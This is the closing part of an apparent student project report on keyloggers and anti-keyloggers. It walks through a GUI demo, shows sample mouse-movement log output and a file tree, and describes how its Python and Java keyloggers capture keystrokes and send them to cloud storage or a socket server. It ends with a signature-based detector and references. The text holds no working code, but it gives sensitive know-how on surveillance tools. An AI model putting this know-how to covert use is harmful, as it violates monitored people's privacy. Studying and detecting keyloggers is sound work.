
Home page



Getting password




Controller for starting and stopping.




Output button is disabled until the key logger is started.

After starting the output button becomes active



Pressing the output button stops the logger and presents the next frame.

Here output is printed in a scrollable window showing the activity instantly.



OUTPUT PREVIEW (also available in op.txt)


```
Mouse Moved to: 986, 510
Mouse Moved to: 987, 510
Mouse Moved to: 989, 509
Mouse Moved to: 991, 508
Mouse Moved to: 991, 508
Mouse Moved to: 993, 508
Mouse Moved to: 994, 508
Mouse Moved to: 994, 508
Mouse Moved to: 995, 507
Mouse Moved to: 996, 506
Mouse Moved to: 996, 506
```

The data is also present in .txt format in the directory for user future use.

Exit button exits the application.

https://github.com/sushant-sinha/Keylogger is the GitHub link for the code.

Files used:



```
Keylogger
    .idea
    doc
    org
    .gitattributes
    Client
    Client.ctxt
    Front
    Front.ctxt
    Keylogger.iml
    op.txt
    package.bluej
    README.TXT
    Server
    Server.ctxt
.gitattributes
Client
Client.class
Client.ctxt
Front
Front.class
Front.ctxt
Keylogger.iml
op.txt
package.bluej
README.TXT
Server
Server$1.class
Server.class
Server.ctxt
```

WORKING BEHIND THE CODES:

The python code was our initial work where a listeners are setup to monitor keystrokes. These are then encrypted using hill cypher algorithm and stored into a cloud storage as excel file. This encryption is needed to monitor the data of a user but also protect it from other parties to access it. This can be used to monitor code in an organization where your code should be monitored but not be prone to a leak.

The java keylogger uses JNative library from apache commons providers. This library is faster compared to Python code and can also monitor cursor movements, cursor location and keypresses.
This uses a client and server socket programming concept where the data is monitored from the client and sent to the server. In our example we will be using both server and client on the same system (localhost) but the server can be changed accordingly. The keystrokes are recorded on the server side and stored in a local file.

The anti-keylogger of java uses file handling mostly. It scans for files and checks for pre given file headers obtained from the internet of over 1000 various anti keyloggers and viruses. Once it detects a file matching the given headers, it adds the name to a file from where upon the user is to take action on it.

8)Conclusion

We have heavily researched about key loggers and anti key loggers. We have understood what it is, how many types of them are present, how and why are they used. We have attempted to implement the working of a key logger on a system and try to implement a key logger detection system. We have gained an immense insight on the topic and hope to get a chance to work on it in the future as well.

9)References

1. Ladakis, Evangelos, et al. "You can type, but you can’t hide: A stealthy GPU-based keylogger." Proceedings of the 6th European Workshop on System Security (EuroSec). 2013.
2. Jefferson Delk Home, “ Method and system for detecting a keylogger on a computer “ US Patent 7,721,333 B2, issued May 18, 2010.
3. Chi-Pei Wang, “Method For Anit-Keylogger” US Patent 2009/0144558 A1, issued June 4, 2009.
4. Fiebig, Tobias, Janis Danisevskis, and Marta Piekarska. "A metric for the evaluation and comparison of keylogger performance." 7th Workshop on Cyber Security Experimentation and Test ({CSET} 14). 2014.
5. Gunalakshmii, S., and P. Ezhumalai. "Mobile keylogger detection using machinelearningtechnique."ProceedingsofIEEE InternationalConferenceon Computer Communication and Systems ICCCS14. IEEE, 2014.
6. Tschinkel, Brian, Bernard Esantsi, Dominick Iacovelli, Padma Nagesar, Richard Walz, Vinnie Monaco, and Ned Bakelman. "Keylogger keystroke biometric system." Research Gate (2017).
7. Jefferson Delk Home, “ Method and system for detecting a keylogger on a computer “ US Patent 7,721,333 B2, issued May 18, 2010.
8. Wazid, Mohammad, Robin Sharma, Avita Katal, R. H. Goudar, Priyanka Bhakuni, and Asit Tyagi. "Implementation and Embellishment of Prevention of Keylogger Spyware Attacks." In International Symposium on SecurityinComputingand Communication,pp.262-
271.Springer,Berlin, Heidelberg, 2013.
9. Wang, Chi-Pei. "Anti-keylogger computer network system." U.S. Patent No. 8,726,013. 13 May 2014.

10. Vishnani, K., Pais, A. R., & Mohandas, R. (2011, July). Anin- depth analysis of the epitome of online stealth: keyloggers; and their countermeasures. In International ConferenceonAdvancesinComputingand Communications (pp. 10-19).
Springer, Berlin, Heidelberg.

11. Ortolani, Stefano, Cristiano Giuffrida, and Bruno Crispo. "Bait your hook: a novel detection technique for keyloggers." International Workshop on Recent Advances in Intrusion Detection. Springer, Berlin, Heidelberg, 2010.

12. Hung, Chien-Wei, Fu-hau Hsu, Shih-Jen Chen, Chang-Kuo Tso, Yan- Ling Hwang, Po-Ching Lin, and Li-Pin Hsu. "A QTE-based Solution to Keylogger Attacks." In The Sixth International Conference on Emerging Security Information, Systems andTechnologies, pp. 62-67. 2012.